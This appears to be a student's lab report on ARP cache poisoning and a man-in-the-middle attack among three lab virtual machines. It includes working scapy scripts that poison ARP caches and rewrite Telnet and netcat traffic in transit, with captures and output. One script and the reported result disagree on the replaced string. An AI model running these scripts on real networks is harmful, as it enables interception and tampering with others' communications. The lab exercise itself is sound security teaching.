
B's ARP cache is updated accordingly:

```
[02/07/21]seed@VM:~/.../lab1$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.254       ether   00:50:56:f1:18:f7 C             ens33
10.0.2.2         ether   00:50:56:e9:51:20 C             ens33
10.0.2.128       ether   00:0c:29:0d:99:f6 C             ens33
```

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Step 2: Testing

Wireshark screenshot of Host A pinging Host B:



No.	Time	Source	Destination	Protocol	Length	Info
10	2021-02-07 19:37:49.2117782...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=4/...
11	2021-02-07 19:37:50.2359273...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=5/...
12	2021-02-07 19:37:51.2601035...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=6/...
13	2021-02-07 19:37:51.3877291...	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
14	2021-02-07 19:37:52.2840531...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=7/...
15	2021-02-07 19:37:52.4115502...	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
16	2021-02-07 19:37:53.3081983...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=8/...
17	2021-02-07 19:37:53.4358794...	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
18	2021-02-07 19:37:54.3319085...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=9/...
19	2021-02-07 19:37:55.3561853...	Vmware_b6:95:f1	Broadcast	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
20	2021-02-07 19:37:55.3576862...	Vmware_c0:06:ad	Vmware_b6:95:f1	ARP	60	10.0.2.129 is at 00:0c:29:c0:06:ad
21	2021-02-07 19:37:55.3577867...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=10...
22	2021-02-07 19:37:55.3590777...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x169c, seq=10...
23	2021-02-07 19:37:56.3584182...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=11...

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-07 19:20:55.0559391...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=1/...
2	2021-02-07 19:20:56.0596249...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=2/...
3	2021-02-07 19:20:57.0836582...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=3/...
4	2021-02-07 19:20:58.1076661...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=4/...
5	2021-02-07 19:20:59.1325055...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=5/...
6	2021-02-07 19:21:00.1557742...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=6/...
7	2021-02-07 19:21:00.1877689...	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128

At the beginning of the ping, Host A sends ICMP echo request packets to Host M (destination IP address is Host B's IP, but destination MAC address is M's MAC address as A's ARP cache is poisoned). However, Host M does not send ICMP echo reply packets to B as M's IP is in fact not the destination IP as stated. Up till this point, the ping command reflects 100% packet loss and no RTT is reported.

Host A eventually sends an ARP broadcast ARP request to resolve B's IP address into its MAC address. Host B responds accordingly, so A's ARP cache is updated to have B's MAC address match B's IP address. As this is resolved, the ping resumes its normal behaviour and echo request and reply packets are exchanged. The stdout of the ping command also starts to show RTT values of ICMP packets being sent.


```
[02/07/21]seed@VM:~/.../exercise2$ ping 10.0.2.129
PING 10.0.2.129 (10.0.2.129) 56(84) bytes of data.
64 bytes from 10.0.2.129: icmp_seq=10 ttl=64 time=2.94 ms
64 bytes from 10.0.2.129: icmp_seq=11 ttl=64 time=1.10 ms
64 bytes from 10.0.2.129: icmp_seq=12 ttl=64 time=1.46 ms
64 bytes from 10.0.2.129: icmp_seq=13 ttl=64 time=0.511 ms
64 bytes from 10.0.2.129: icmp_seq=14 ttl=64 time=1.13 ms
64 bytes from 10.0.2.129: icmp_seq=15 ttl=64 time=0.430 ms
64 bytes from 10.0.2.129: icmp_seq=16 ttl=64 time=1.36 ms
64 bytes from 10.0.2.129: icmp_seq=17 ttl=64 time=0.497 ms
```

Host B pinging Host A would yield similar results.

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Step 3: Turn on IP forwarding

Wireshark screenshot of Host A pinging Host B:



The screenshot shows a Wireshark packet capture on Host A. The filter is set to 'icmp or arp'. The packet list shows a series of ICMP echo requests from 10.0.2.128 to 10.0.2.130. Packets 46, 48, 50, 52, 54, 56, 58, 60, 62, 64, 66, 68, 70, 72, 74, 76, 78, 80, 82, 84, 86, 88, 90, 92, 94, 96, 98, 100, 102, 104, and 106 are all ICMP Echo (ping) requests. Packets 47, 49, 51, 53, 55, 57, 59, 61, 63, 65, 67, 69, 71, 73, 75, 77, 79, 81, 83, 85, 87, 89, 91, 93, 95, 97, 99, 101, 103, 105, and 107 are all ICMP Redirect (Redirect for host) packets. The packet details pane shows the selected packet (No. 46) as an ICMP Echo (ping) request with ID 0x171f, seq=6/... The packet bytes pane shows the raw data of the ICMP echo request.

No.	Time	Source	Destination	Protocol	Length	Info
45	2021-02-07 19:56:28.0150410...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=6/...
46	2021-02-07 19:56:28.0187506...	10.0.2.130	10.0.2.128	ICMP	126	Redirect (Redirect for host)
47	2021-02-07 19:56:28.0188659...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=6/...
48	2021-02-07 19:56:28.0194747...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=6/...
49	2021-02-07 19:56:28.0194839...	10.0.2.130	10.0.2.129	ICMP	126	Redirect (Redirect for host)
50	2021-02-07 19:56:28.0199202...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=6/...
55	2021-02-07 19:56:28.1178353...	Vmware_c0:06:ad	Vmware_0d:99:f6	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
66	2021-02-07 19:56:29.0170313...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=7/...
67	2021-02-07 19:56:29.0184350...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=7/...
68	2021-02-07 19:56:29.0189004...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=7/...
69	2021-02-07 19:56:29.0189118...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=7/...
70	2021-02-07 19:56:29.1420377...	Vmware_c0:06:ad	Vmware_0d:99:f6	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
73	2021-02-07 19:56:30.0193959...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=8/...
74	2021-02-07 19:56:30.0211274...	10.0.2.130	10.0.2.128	ICMP	126	Redirect (Redirect for host)
75	2021-02-07 19:56:30.0212041...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=8/...
76	2021-02-07 19:56:30.0212090...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=8/...
77	2021-02-07 19:56:30.0215873...	10.0.2.130	10.0.2.129	ICMP	126	Redirect (Redirect for host)
78	2021-02-07 19:56:30.0219204...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=8/...
81	2021-02-07 19:56:30.1669216...	Vmware_c0:06:ad	Vmware_0d:99:f6	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
83	2021-02-07 19:56:31.0210990...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=9/...
84	2021-02-07 19:56:31.0229434...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=9/...
85	2021-02-07 19:56:31.0229600...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=9/...
86	2021-02-07 19:56:31.0233816...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=9/...
88	2021-02-07 19:56:32.0222830...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=10...
89	2021-02-07 19:56:32.0232023...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=10...
90	2021-02-07 19:56:32.0235754...	Vmware_c0:06:ad	Broadcast	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
91	2021-02-07 19:56:32.0236026...	Vmware_b6:95:f1	Vmware_c0:06:ad	ARP	42	10.0.2.128 is at 00:0c:29:b6:95:f1
92	2021-02-07 19:56:32.0240095...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=10...
96	2021-02-07 19:56:33.0243069...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=11...
97	2021-02-07 19:56:33.0257309...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=11...
99	2021-02-07 19:56:34.0265534...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=12...
101	2021-02-07 19:56:34.0276673...	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=12...
104	2021-02-07 19:56:35.0285054...	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=13...

In this case, ICMP echo request packets sent from Host A to Host M (destination IP address is Host B's IP, but destination MAC address is M's MAC address as A's ARP cache is poisoned) would be redirected by Host M to Host B (due to IP forwarding). Host B would then craft ICMP echo reply packets to Host M (destination IP address is Host A's IP, but destination MAC address is M's MAC address as B's ARP cache is poisoned), and these packets would again be redirected by Host M to back to Host A.

Host A eventually sends an ARP broadcast ARP request to resolve B's IP address into its MAC address, and B responds accordingly. The ARP caches of A and B are both updated accordingly and the pinging happens directly between the two hosts. The redirection of packets no longer happen as the packets do not go through Host M anymore.

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Step 4: Launch the MITM attack

After turning off the IP forwarding table on Host M, keystrokes on Host A's Telnet connection will not result in any character displayed:

```
Terminal
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[02/08/21]seed@VM:~$
```

The following code is used to sniff and spoof the Telnet packets such that the character Z will be displayed no matter which character is entered in Host A:

```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.128"
VM_B_IP = "10.0.2.129"

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        # Create a new packet based on the captured one.
        # (1) We need to delete the checksum fields in the IP and TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them for us if these fields are missing.
        # (2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        # Construct the new payload based on the old payload.
        #olddata = pkt[TCP].payload.load
        #print(type(olddata))
        #print(olddata)
        newdata = b'Z'

        # Attach the new data and set the packet out
        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and (ether src host 00:0c:29:b6:95:f1 or ether src host 00:0c:29:c0:06:ad)',prn=spoof_pkt)
```

The filter is written such that the IP address will not confuse the program in reading packets sent by its own host (M). If the filter is not written properly, the packet forwarding results in duplicated packets and the packets will multiply and the forwarding of one packet will continue forever.

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The ARP poisoning code is run separately and concurrently to ensure that the ARP caches of Host A and B remain spoofed. The ARP poisoning code is as shown:

(Code executed to poison A's cache)

```
#!/usr/bin/python3
from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

(Code executed to poison B's cache)

```
#!/usr/bin/python3
from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
b_ip='10.0.2.129'
b_mac='00:0c:29:c0:06:ad'

E = Ether(dst=b_mac)
A = ARP(op='who-has', psrc=a_ip, pdst=b_ip, hwdst=b_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

The newdata replaces the payload data with the character 'Z'. The results of the successful spoofing is as shown:

```
[02/08/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb  8 20:04:05 EST 2021 from 10.0.2.128 on pts/5
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/08/21]seed@VM:~$ ZZZZ
```

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Task 3

The following code is used to sniff and spoof netcat packets exchanged between Host A and Host B:

```
#!/usr/bin/python3

from scapy.all import *

VM_A_IP = "10.0.2.128"
VM_B_IP = "10.0.2.129"

def spoof_pkt(pkt):

    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:

        # Create a new packet based on the captured one.
        # (1) We need to delete the checksum fields in the IP and TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them for us if these fields are missing.
        # (2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        # Construct the new payload based on the old payload.
        olddata = pkt[TCP].payload.load
        print(olddata)
        newdata = olddata.decode('utf-8').replace('lying', 'AAAAAA').encode('utf-8')
        print(newdata)

        # Attach the new data and set the packet out
        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:

        send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and (ether src host 00:0c:29:b6:95:f1 or ether src host 00:0c:29:c0:06:ad)',prn=spoof_pkt)
```

The ARP poisoning code is run separately and concurrently to ensure that the ARP caches of Host A and B remain spoofed. The ARP poisoning code is as shown:

(Code executed to poison A's cache)

```
#!/usr/bin/python3

from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

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(Code executed to poison B's cache)

```
#!/usr/bin/python3
from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
b_ip='10.0.2.129'
b_mac='00:0c:29:c0:06:ad'

E = Ether(dst=b_mac)
A = ARP(op='who-has', psrc=a_ip, pdst=b_ip, hwdst=b_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

The newdata replaces any instances of my firstname (“liying”) the payload data with the substring “AAAAAA”. The results of the successful spoofing is as shown:

(Netcat display on Host A)

```
[02/09/21]seed@VM:~$ nc 10.0.2.129 9090
hello
hahaha
liying
asfiauwliyingiscuteliyingisthebestfhskdfaf
```

(Netcat display on Host B)

```
[02/09/21]seed@VM:~$ nc -l 9090
hello
hahaha
AAAAAA
asfiauwAAAAAAiscuteAAAAAAisthebestfhskdfaf
```